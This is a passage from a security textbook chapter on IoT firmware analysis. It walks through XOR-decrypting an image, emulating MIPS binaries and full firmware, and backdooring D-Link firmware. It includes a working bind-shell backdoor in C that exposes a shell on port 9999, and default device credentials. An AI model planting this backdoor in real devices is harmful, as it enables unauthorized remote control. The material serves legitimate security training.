➜ squashfs-root cat etc/config/image_sign
wrgn23_dlwbr_dir300b
```

Figure 7-13. *Found password*

Encrypted Firmware

In the IoT ecosystem, you might sometimes encounter encrypted firmware. The encryption might vary depending on the firmware. You might sometimes find firmware encrypted with simply XOR or sometimes even with Advanced Encryption Standard (AES). Let's go ahead and see how we can analyze firmware that is encrypted with XOR encryption and reverse it to identify vulnerabilities.

For this exercise, we use the firmware `encrypted.bin` provided with the Download bundle for this book. This vulnerability was first identified by Roberto Paleari (@rpaleari) and Alessandro Di Pinto (@adipinto).

Let's start by performing a Binwalk analysis and see what sections are present (Figure 7-14).

```
oit@ubuntu [01:15:09 AM] [~/lab/firmware]
-> % binwalk encrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Figure 7-14. *Binwalk on encrypted firmware*

As we can see, Binwalk in this case fails to identify any specific section. This is a strong indication of either of two things:

1. We are dealing with a proprietary firmware with a modified and unknown file system and sections.
2. The firmware is encrypted.

The first thing we can do is check whether the firmware is encrypted with XOR encryption. For this, simply perform a `hexdump` and see if there are any recurring strings, which is a good indication of usage of XOR encryption, as shown in Figure 7-15.

```
oit@ubuntu [01:15:10 AM] [~/lab/firmware]
-> % hexdump -C encrypted.bin | tail -n 10
0033ffd0  e3 47 30 66 1d 65 88 95  05 0a 2b 49 4e 48 15 45  |.G0f.e....+INH.E|
0033ffe0  51 23 5d 96 7b 0b 24 6b  e6 80 c1 a5 af 1c 84 0d  |Q#].{.$k........|
0033fff0  c1 48 fa 28 62 5f 7a 1a  16 b2 d7 d8 79 5c e8 89  |.H.(b_z.....y\..|
00340000  88 44 a2 d1 a9 d0 73 7b  88 45 1f d3 f0 bc 5a 2d  |.D....s{.E....Z-|
00340010  6d 5b 84 b8 56 84 57 a6  8a 44 a2 d1 68 b5 03 77  |m[..V.W..D..h..w|
00340020  b2 6a bc d1 68 b4 5a 2d  8c c4 a2 d1 68 b4 f2 02  |.j..h.Z-....h...|
00340030  96 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
00340040  88 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
*
00340080
```

Figure 7-15. *Hexdump to analyze encryption*

As we know, XOR of a value with 0x20 (in ASCII) results in the same value.

```
hexdump -C WLR-4004v1003-firmware-v104.bin | tail -n 10
```

Can you see the pattern? The `88 44 a2 d1 68 b4 5a 2d` seems to be repetitive for a number of times and we have thus identified our key.

Let's go ahead and decrypt the firmware with an XOR decryption script using the code in Listing 7-1.

Listing 7-1. Decrypting XOR Encrypted Data

```
import os
import sys

key = "key-here".decode("hex")
data = sys.stdin.read()

r = ""
for i in range(len(data)):
     c = chr(ord(data[i]) ^ ord(key[i % len(key)]))
      r += c

sys.stdout.write(r)
```

Once we go ahead and run this, we now have the `decrypted.bin` shown here.

```
cat encrypted.bin | python decryptxor.py > decrypted.bin
```

Let's run Binwalk on `decrypted.bin` now, and see if Binwalk can identify the various sections, as shown in Figure 7-16.

```
oit@ubuntu [01:17:02 AM] [~/lab/firmware]
-> % cat encrypted.bin | python decryptxor.py > decrypted.bin
oit@ubuntu [01:17:12 AM] [~/lab/firmware]
-> % binwalk -t decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------------------------------
--------------------------------
128           0x80            uImage header, header size: 64 bytes, header CRC: 0x9B5F0E3, created: 2016-
01-06 11:28:02, image size:
                              1428245 bytes, Data Address: 0x80000000, Entry Point: 0x802734F0, data CRC:
 0x999D9F4A, OS: Linux, CPU:
                              MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Lin
ux Kernel Image"
192           0xC0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, un
compressed size: 4242824 bytes
1429632       0x15D080        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 1978
294 bytes, 131 inodes,
                              blocksize: 131072 bytes, created: 2016-01-06 11:27:44
```

Figure 7-16. *Binwalk on the decrypted firmware*

Extract the firmware using Binwalk and as shown in Figure 7-17, you can see that we now have access to the contents of the file system in the firmware.

```
binwalk -e decrypted.bin
```

```
oit@ubuntu [01:17:46 AM] [~/lab/firmware]
-> % binwalk -e decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
128           0x80            uImage header, header size: 64 by
01-06 11:28:02, image size: 1428245 bytes, Data Address: 0x800C
x999D9F4A, OS: Linux, CPU: MIPS, image type: OS Kernel Image, c
Kernel Image"
192           0xC0            LZMA compressed data, properties:
compressed size: 4242824 bytes
1429632       0x15D080        Squashfs filesystem, little endia
294 bytes, 131 inodes, blocksize: 131072 bytes, created: 2016-0

oit@ubuntu [01:19:01 AM] [~/lab/firmware]
-> % cd _decrypted.bin.extracted/squashfs-root
oit@ubuntu [01:19:06 AM] [~/lab/firmware/_decrypted.bin.extract
-> % ls -la
total 600
drwxr-xr-x 8 oit oit   4096 Jan  6  2016 .
drwxrwxr-x 3 oit oit   4096 Jul 24 01:19 ..
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 bin
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 dev
-rwxr-xr-x 1 oit oit 581632 Jan  6  2016 ess_apps.sqsh
drwxr-xr-x 6 oit oit   4096 Jan  6  2016 etc
drwxr-xr-x 3 oit oit   4096 Jan  6  2016 lib
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 sbin
drwxr-xr-x 5 oit oit   4096 Jan  6  2016 usr
```

Figure 7-17. *File system of the decrypted firmware*

As we dig deeper in the firmware, one of the things we usually look for during penetration tests are custom binaries that seem interesting. There is another squashfs image inside the file system, as you can see from Figure 7-17. We can extract it using `unsquashfs`, as shown in Figure 7-18.

```
oit@ubuntu [01:19:08 AM] [~/lab/firmware/_decrypted.bin.extracted/squashfs-root]
-> % unsquashfs ess_apps.sqsh
Parallel unsquashfs: Using 2 processors
143 inodes (146 blocks) to write

[=============================================================================|] 146/146 100%
created 125 files
created 9 directories
created 18 symlinks
created 0 devices
created 0 fifos
```

Figure 7-18. *Extracting the `squashfs` file system*

Once we have unsquashed the `ess_apps.sqsh` file, we can then have a look at all the underlying components, as shown in Figure 7-19.

```
oit@ubuntu [01:20:21 AM] [~/lab/firmware/_decrypted.bin.e
-> % tree
.
├── lib
│   ├── libdbox.so
│   ├── libosapi.so
│   ├── libsetdbox.so
│   ├── libtbox.so
│   └── _mongoose.so
├── sbin
│   ├── dnsmasq
│   ├── mongoose
│   ├── sd
│   ├── sd_ctrl
│   └── taskmanager
└── www
    ├── cgi-bin
    │   ├── advance.cgi -> cgi_box
    │   ├── cgi_box
    │   ├── common.cgi -> cgi_box
    │   ├── dhcp_mac_2_ip.cgi -> cgi_box
    │   ├── firewall.cgi -> cgi_box
    │   ├── genfile.cgi -> cgi_box
```

Figure 7-19. *Extracted Squashfs file system*

There are three folders here—`lib`, `sbin`, and `www`. We can look into various files and folders individually.

Libraries in embedded file systems often contain sensitive information and might also reveal certain vulnerabilities. Even though we cover ARM and MIPS disassembly later on in this book, I'll show a walkthrough of how you can do some basic analysis on the library using a tool called radare2.

We only look at the various functions at this point to give you a basic idea. Let's launch radare2 with the `-a` and `-b` flags specific to the architecture and block size.

```
radare2 -a mips -b32 libdbox.so
```

Once we are in radare2, let's run the complete initial analysis required by radare2, which could be done by `aaa`.

This might take a couple of seconds or a couple of minutes, depending on the size of the library. In this case, our library is quite small and this shouldn't take more than a few seconds. As soon as the analysis is done, we will run `afl` to list all the functions in the library (see Figure 7-20).

```
[0x00004720]> afl
0x00004720 193232   5  sym.load_def_for_structure_item
0x00005a24 133708   3  sym.dbox_set_lan_ip_address
0x0000a2af 269888 168  fcn.0000a2af
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000208f 64   1  fcn.0000208f
0x000020cf 4096   1  fcn.000020cf
0x000030cf 4096   1  fcn.000030cf
0x000040cf 289940 495  fcn.000040cf
0x0000c104 196708  11  sym.dbox_conv_ip_part_to_string
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000adbc 193240   3  fcn.0000adbc
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_prefix
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x0000ae50 12   1  fcn.0000ae50
0x0000ae5c 193240   3  fcn.0000ae5c
0x00006248 8   1  sym._dbox_default_dat_file
0x00006250 193240   7  fcn.00006250
0x00009210 193240   7  sym.def_alg_support
0x00004dbc 193252   5  sym.dbox_find_macfilter_index_by_mac
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x000053b0 196328   7  sym.dbox_roll_back
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x000047e8 193248   7  sym.dbox_restore_default
0x00005690 193232   5  sym.dbox_mac_addr_remove_colon
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000e17f 4060   1  fcn.0000e17f
0x0000f15b 56   1  fcn.0000f15b
```

Figure 7-20. *Analyzing all the functions using radare2*

A better way to do it is to grep for interesting strings in the function names that we could later analyze. Let's do a grep for `wifi`, `gen`, and `get` strings, and see if there are any functions containing these strings.

To do a grep in radare2, we need to use the ~ character (see Figure 7-21).

```
[0x00004720]> afl~wifi
0x0000d920 157248   3  sym.imp.tbox_gen_wifipwd_by_flash
[0x00004720]> afl~gen
0x0000d920 157248   3  sym.imp.tbox_gen_wifipwd_by_flash
0x0000d910 157248   3  sym.imp.tbox_wlan_gen_pincode_by_lan_mac
[0x00004720]> afl~get
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_prefix
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000b0b4 20   1  sym.dbox_get_wan_dns
0x0000adfc 196308   3  sym.dbox_get_wan_fake_status
0x0000b43c 159908   3  sym.dbox_get_wan_all_config
0x0000aef0 20   1  sym.dbox_get_wan_dev
0x0000ac40 193248   9  sym.dbox_get_wlan_x_mac
0x000050ac 193252   5  sym.dbox_get_enum_data_index
0x00009fcc 193252   5  sym.dbox_get_text_value
0x0000a120 193244   3  sym.dbox_get_enum_type
0x0000abc0 20   1  sym.dbox_get_lan_all_config
0x0000af08 193232   9  sym.dbox_get_wan_x_phy_dev
0x0000abd8 4   1  sym.dbox_get_default_wan_id
0x0000abf8 193248   7  sym.dbox_get_wlan_mac
0x00005054 193244   3  sym.dbox_get_enum_data_size
0x0000b0d4 193236   7  sym.dbox_get_wan_x_config_by_name
0x0000abe0 20   1  sym.dbox_get_wan_gateway
```

Figure 7-21. *Looking for a function with pincode in it*

At this point, you can look into the disassembly of individual functions and also identify vulnerabilities such as command injection and buffer overflows.

Emulating a Firmware Binary

Once we have a firmware with an extracted file system, one of the first things that we need to do as security researchers is look at the individual binaries and see if there are any vulnerabilities.

Now, because IoT devices run on different architectures and not necessarily x86 (on which most of our systems run), we must be able to understand and analyze binaries meant for different platforms such as ARM, MIPS, PowerPC, and so on.

To statically analyze the binaries, we use tools such as radare2, IDA Pro, and Hopper. We will see an in-depth analysis of binaries meant to be run on different architectures in later chapters. For now, we are only concerned with emulating the binary and making it run. Even though these binaries are for different architectures, we can use a utility known as Qemu to emulate the binaries on our platform. To do this, we need to first install qemu on our platform for the corresponding architectures.

```
sudo apt-get install qemu qemu-common qemu-system qemu-system-arm
qemu-system-common qemu-system-mips qemu-system-ppc qemu-user
qemu-user-static qemu-utils
```

Once we have Qemu installed, let's have a look at our target firmware. For this exercise, we use DVRF, which we used earlier to demonstrate file system extraction using Binwalk.

Navigate to the file system folder of DVRF so that your current directory structure looks like the one shown in Figure 7-22.

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls
bin  dev  etc  lib  media  mnt  proc  pwnable  sbin  sys  tmp  usr  var  www
```

Figure 7-22. *File system of DVRF firmware*

Here, we need to copy the Qemu binary corresponding to the architecture of binaries in DVRF. Let's first determine the architecture on which DVRF is meant to run. We can use `readelf -h` on any individual binary inside the DVRF file system to identify the architecture. As we can see, the architecture in this case is MIPS (Figure 7-23).

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » readelf -h bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x405a70
  Start of program headers:          52 (bytes into file)
  Start of section headers:          395948 (bytes into file)
  Flags:                             0x50001007, noreorder, pic, cpic, o32, mips32
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         27
  Section header string table index: 26
```

Figure 7-23. *Finding architecture for the target device, MIPS in this case*

Let's go ahead and grab the Qemu binary for MIPS and copy to the `squashfs` folder of DVRF.

```
$ which qemu-mipsel-static
/usr/bin/qemu-mipsel-static
```

```
$ sudo cp /usr/bin/qemu-mipsel-static .
```

Now that we have `qemu-mipsel-static`, which is the binary for running MIPS little-endian binaries, it also provides the libraries that are required.

Once we have this, the next step is to run a binary emulating the architecture and providing the correct path for all the related files. For example, if we run `./bin/busybox` it might be meant to look for additional related files in the location `/lib` or any other similar location. If we run it simply, it would look for that file in our system's `/lib` location and not `_dvrf.bin.extracted/squashfs-root/lib`. This can also be verified by running it as shown in Figure 7-24.

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo ./qemu-mipsel-static ./bin/busybox
[sudo] password for oit:
/lib/ld-uClibc.so.0: No such file or directory
```

Figure 7-24. *Errors while emulating a single binary*

We get an error saying `/lib/ld-uClibc.so.0: No such file or directory`. If we look in the `lib` folder of DVRF, we see that this library is indeed present (see Figure 7-25).

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls lib
ld-uClibc.so.0      libbigballofmud.so.0  libc.so.0   libgcc_s.so.1  libnsl.so.0      libresolv.so.0
libbigballofmud.so  libcrypt.so.0         libdl.so.0  libm.so.0      libpthread.so.0  modules
```

Figure 7-25. *Existence of `ld-uClibc.so.0` inside the `lib` folder*

It is giving an error because the program is looking for that library in the `/lib` folder and not the `lib` folder of DVRF. To make it look for it in the location `_dvrf.bin.extracted/squashfs-root/lib` we need to specify while running the program that the home folder path is `_dvrf.bin.extracted/squashfs-root/` and not `/`. To do this, we use a utility called `chroot`, with which we can pass in our own location as the program's home or root location. The root location in this case will be the `squashfs-root` folder.

Let's now go ahead and run the binary with `qemu-mipsel-static` specifying `chroot` with the program root folder, which is the current folder from which we are executing the command (see Figure 7-26).

```
sudo chroot . ./qemu-mipsel-static ./bin/busybox
```

```
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » which qemu-mipsel-static
/usr/bin/qemu-mipsel-static
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo cp /usr/bin/qemu-mipsel-static .
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo chroot . ./qemu-mipsel-static ./bin/busybox
BusyBox v1.7.2 (2016-03-09 22:33:37 CST) multi-call binary
Copyright (C) 1998-2006  Erik Andersen, Rob Landley, and others.
Licensed under GPLv2.  See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, addgroup, adduser, arp, basename, cat, chgrp, chmod, chown, clear, cp, cut, delgroup,
        deluser, df, dirname, dmesg, du, echo, egrep, env, expr, false, fdisk, fgrep, find, free,
        fsck.minix, getty, grep, halt, head, hostid, id, ifconfig, insmod, kill, killall, klogd,
        less, ln, logger, login, logread, ls, lsmod, mkdir, mkfifo, mkfs.minix, mknod, more,
        mount, msh, mv, netstat, passwd, ping, ping6, pivot_root, poweroff, printf, ps, pwd,
        rdate, reboot, reset, rm, rmdir, rmmod, route, sh, sleep, su, sulogin, swapoff, swapon,
        sysctl, syslogd, tail, telnet, telnetd, test, top, touch, true, umount, uname, uptime,
        usleep, wget, xargs, yes
```

Figure 7-26. *Successful emulation of a firmware binary*

Thus, now we can emulate a firmware binary that was originally meant to be run on only MIPS-based architectures. This is a huge win for us because now we can perform additional analysis on the binary, such as running it with arguments, attaching a debugger to it, and so on.

Emulating an Entire Firmware

Once we have successfully emulated a firmware binary, the next step for us would be to emulate the entire firmware image. This is helpful in a number of ways:

- It gives us access to all the individual binaries in the firmware image.
- It allows us to perform network-based attacks on the firmware
- We can hook a debugger to any specific binary and perform vulnerability research.

- It allows us to view the web interface if the firmware comes with any.
- It enables us to perform remote exploitation security research.

These are just some of the advantages that come along with emulating the entire firmware image. However, there are a few challenges to make the entire firmware emulation.

1. The firmware is meant to run on another architecture.
2. The firmware during bootup might require configurations and additional information from Non-Volatile RAM (NVRAM).
3. The firmware might be dependent on physical hardware components to run.

If we tackle all of these problems and come up with a solution for each, it is highly possible that we will be able to run the firmware in full emulation.

The first challenge, in which the firmware is meant to run on another architecture, is something we already solved using Qemu in the previous section. We again use Qemu to solve this challenge.

The second challenge, which is the dependence of firmware on components such as NVRAM, can be solved in an interesting way. If you are familiar with the concept of web proxying, where we set up a proxy that intercepts and allows us to modify any data that are being sent or received by the client to or from the server, we use the same approach here. We can set up an interceptor that listens to all the calls being made by the firmware to NVRAM and can return our custom values. This way, the firmware will believe that there is an actual NVRAM responding to the queries made by the firmware.

The next challenge to emulate the firmware is to figure out the dependence on hardware. For now, we simply ignore this challenge as it is really a device-specific scenario and often you will find most of the components to be working even with no physical device access.

To do this, we use a script called Firmware Analysis Toolkit (FAT), which is a script built on top of Firmadyne, a tool meant for emulating firmware. Let's set everything up.

```
git clone –recursive https://github.com/attify/firmware-
analysis-toolkit.git
cd firmware-analysis-toolkit
sudo ./setup.sh
```

At this point, we also need to modify the value of `FIRMWARE_DIR` and set it to the current path of the `firmware-analysis-toolkit`, which is where we will be storing the firmware.

Figure 7-27 shows what our current `firmadyne.config` file looks like now.

```
 GNU nano 2.2.6                File: firmadyne.config

#!/bin/sh

# uncomment and specify full path to FIRMADYNE repository
FIRMWARE_DIR="/home/oit/Downloads/firmware-analysis-toolkit/"

# specify full paths to other directories
BINARY_DIR=${FIRMWARE_DIR}/binaries/
TARBALL_DIR=${FIRMWARE_DIR}/images/
SCRATCH_DIR=${FIRMWARE_DIR}/scratch/
SCRIPT_DIR=${FIRMWARE_DIR}/scripts/
```

Figure 7-27. *Modifying FIRMWARE_DIR variable in firmadyne.config*

Once we have everything set up, we can go ahead and emulate the entire firmware. For this exercise, we use the Dlink 300B firmware we used in the very first exercise.

```
sudo ./fat.py
```

Once we run the FAT, it will ask us to enter the path of the firmware we want to analyze and the brand name of the firmware. This information is stored in a postgresql database for management purposes. It will then go ahead and store the various properties, such as the architecture type and other relevant information in the database. During the entire operation, it will ask for the password a couple of times. The default password for the database is `firmadyne` (see Figure 7-28).

```
~/Downloads/firmware-analysis-toolkit/firmadyne(b9b5845*) » ./fat.py                    oit@ubuntu

        Welcome to the Firmware Analysis Toolkit - v0.1
        Offensive IoT Exploitation Training  - http://offensiveiotexploitation.com
        By Attify - https://attify.com  | @attifyme

Enter the name or absolute path of the firmware you want to analyse : Dlink_firmware.bin
Enter the brand of the firmware : Dlink
Dlink_firmware.bin
Now going to extract the firmware. Hold on..
/home/oit/Downloads/firmware-analysis-toolkit/firmadyne/sources/extractor/extractor.py -b Dlink -sql 127.0.0.1
-np -nk "Dlink_firmware.bin" images
test
The database ID is 1
Getting image type
Password for user firmadyne:
```

Figure 7-28. *Running `fat.py` for firmware emulation*

After around a minute, you will see that the script has network access and has finally run the firmware. You can now access the IP address provided by the script to access the web interface of the firmware in the exact same way as you would have accessed the real device's web interface (see Figure 7-29).

```
Password for user firmadyne:
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0xb8d30f30.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
Building a new DOS disklabel with disk identifier 0x748d40d4.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
umount: /home/oit/Downloads/firmware-analysis-toolkit/firmadyne/scratch/1/image: device is busy.
        (In some cases useful info about processes that use
         the device is found by lsof(8) or fuser(1))
Please check the makeImage function
Everything is done for the image id 1
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 7326
Querying database for architecture... mipsel
Running firmware 1: terminating after 60 secs...
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!

Running the firmware finally :
```

Figure 7-29. *Successful emulation of Netgear firmware*

Let's go to the IP address provided, which in this case is 192.168.0.1. As we can see in Figure 7-30, we have the login panel of the Dlink router.

Figure 7-30. *Web interface accessible after the firmware is emulated*

We can try with some common credentials, and it turns out that the valid credential in this case is admin with no password. We can use the same technique to emulate the firmware of any other IoT device as well.

Backdooring Firmware

Backdooring firmware is one of the security issues firmware faces if the device has no secure integrity checks and signature validation. As attackers, we could extract the file system from firmware and then modify the firmware by adding our own backdoor. This modified firmware could then be flashed to the real IoT device, which would then give us backdoor access to the device.

In this section, we take the Dlink firmware as an example to backdoor and then we add a custom backdoor to open Port 9999 for us to access the device. To modify the firmware, we need to first extract the file system from the firmware. Instead of using Binwalk, here, we use a tool called Firmware Mod Kit.

```
git clone https://github.com/brianpow/firmware-mod-kit.git
```

Once we have the Firmware Mod Kit (FMK) downloaded, we need to change the address of Binwalk in the file `shared-ng.config`, as shown in Figure 7-31. We can find the address of Binwalk and update that address in the file.

```
  GNU nano 2.2.6                          File: shared-ng.inc

VERSION=$(cat firmware_mod_kit_version.txt)
IMAGE_PARTS="$DIR/image_parts"
LOGS="$DIR/logs"
CONFLOG="$LOGS/config.log"
BINLOG="$LOGS/binwalk.log"
ROOTFS="$DIR/rootfs"
FSIMG="$IMAGE_PARTS/rootfs.img"
HEADER_IMAGE="$IMAGE_PARTS/header.img"
FOOTER_IMAGE="$IMAGE_PARTS/footer.img"
FWOUT="$DIR/new-firmware.bin"
BINWALK="/usr/local/bin/binwalk"
```

Figure 7-31. *Modifying variables value binwalk inside the `shared-ng.inc` file*

Now, let's go ahead and copy the firmware `Dlink_firmware.bin` to this address and run `./extract-firmware.sh`. If you run it for the first time, as shown in Figure 7-32, it will show you a lot of verbose output and several warnings, but it's safe to ignore them.

```
------------------------------------------------------------
~/tools/firmware-mod-kit(master*) » cp ~/lab/firmware/Dlink_firmware.bin .
------------------------------------------------------------
~/tools/firmware-mod-kit(master*) » ./extract-firmware.sh Dlink_firmware.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Preparing tools ...
untrx.cc: In function 'int main(int, char**)':
untrx.cc:173:48: warning: format '%lu' expects argument of type 'long unsigned int',
ize_t {aka unsigned int}' [-Wformat=]
  fprintf(stderr, " read %lu bytes\n", nFilesize);
                                               ^
```

Figure 7-32. *Extracting firmware using FMK*

Once the extraction is complete, the location of the extracted files is displayed as shown in Figure 7-33.

```
Scanning firmware...

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23
 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, C
S: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompre
ssed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size
: 2256896 bytes
917632        0xE0080         Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 22
56151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47

Extracting 917632 bytes of  header image at offset 0
Extracting squashfs file system at offset 917632
Extracting squashfs files...
[sudo] password for oit:
Firmware extraction successful!
Firmware parts can be found in '/home/oit/tools/firmware-mod-kit/Dlink_firmware/*'
```

Figure 7-33. *Location of the extracted files*

Here, we need to go to `rootfs`, which is the root file system where we will find the entire file system contents. At this point, we can modify the values or add any additional file or binary, which we can then repackage into the new firmware image.

We have two tasks here:

1. Creating a backdoor and compiling it to run on MIPS-based architecture.
2. Modifying entries and placing the backdoor in a location so that it can be started automatically at bootup.

Creating a Backdoor and Compiling It to Run on MIPS-Based Architecture

The backdoor we use in this case was created by Osanda Malith (@OsandaMalith) and is located in the additional folder in the Downloads bundle for this book (Listing 7-2).

Listing 7-2. Backdoor Code

```
include <stdio.h>
include <stdlib.h>
include <string.h>
include <sys/types.h>
include <sys/socket.h>
include <netinet/in.h>

define SERVER_PORT    9999
 /* CC-BY: Osanda Malith Jayathissa (@OsandaMalith)
* Bind Shell using Fork for my TP-Link mr3020 router running
  busybox
 * Arch : MIPS
 * mips-linux-gnu-gcc mybindshell.c -o mybindshell -static -EB
   -march=24kc
  */
```

```
int main() {
int serverfd, clientfd, server_pid, i = 0;
char *banner = "[~] Welcome to @OsandaMalith's Bind Shell\n";
char *args[] = { "/bin/busybox", "sh", (char *) 0 };
struct sockaddr_in server, client;
socklen_t len;

server.sin_family = AF_INET;
server.sin_port = htons(SERVER_PORT);
server.sin_addr.s_addr = INADDR_ANY;

serverfd = socket(AF_INET, SOCK_STREAM, 0);
bind(serverfd, (struct sockaddr *)&server, sizeof(server));
listen(serverfd, 1);

while (1) {
len = sizeof(struct sockaddr);
clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
server_pid = fork();
if (server_pid) {
write(clientfd, banner,  strlen(banner));
for(; i <3 /*u*/; i++) dup2(clientfd, i);
execve("/bin/busybox", args, (char *) 0);
close(clientfd);
} close(clientfd);
} return 0;
}
```

The backdoor in Listing 7-2 opens Port 9999 and connects it to the busybox binary, allowing us to execute commands when interacting over the port.

To compile this, we would need the cross-compiling tool chain for MIPS architecture. BuildRoot is a special tool that can help us compile programs for a different target architecture than the one we are on.

Let's go ahead and set up BuildRoot.

```
wget https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz
tar xzf buildroot*
cd buildroot*/
```

Once we are in the `buildroot` directory, we can type `make menuconfig` to bring up the options for which we would like to build our tool chain (see Figure 7-34).




Figure 7-34. *Options for building a tool chain*

Navigate to `Target Options` and change the `Target Architecture` to `MIPS` (little-endian) as shown in Figure 7-35.




Figure 7-35. *Setting target architecture to MIPS*

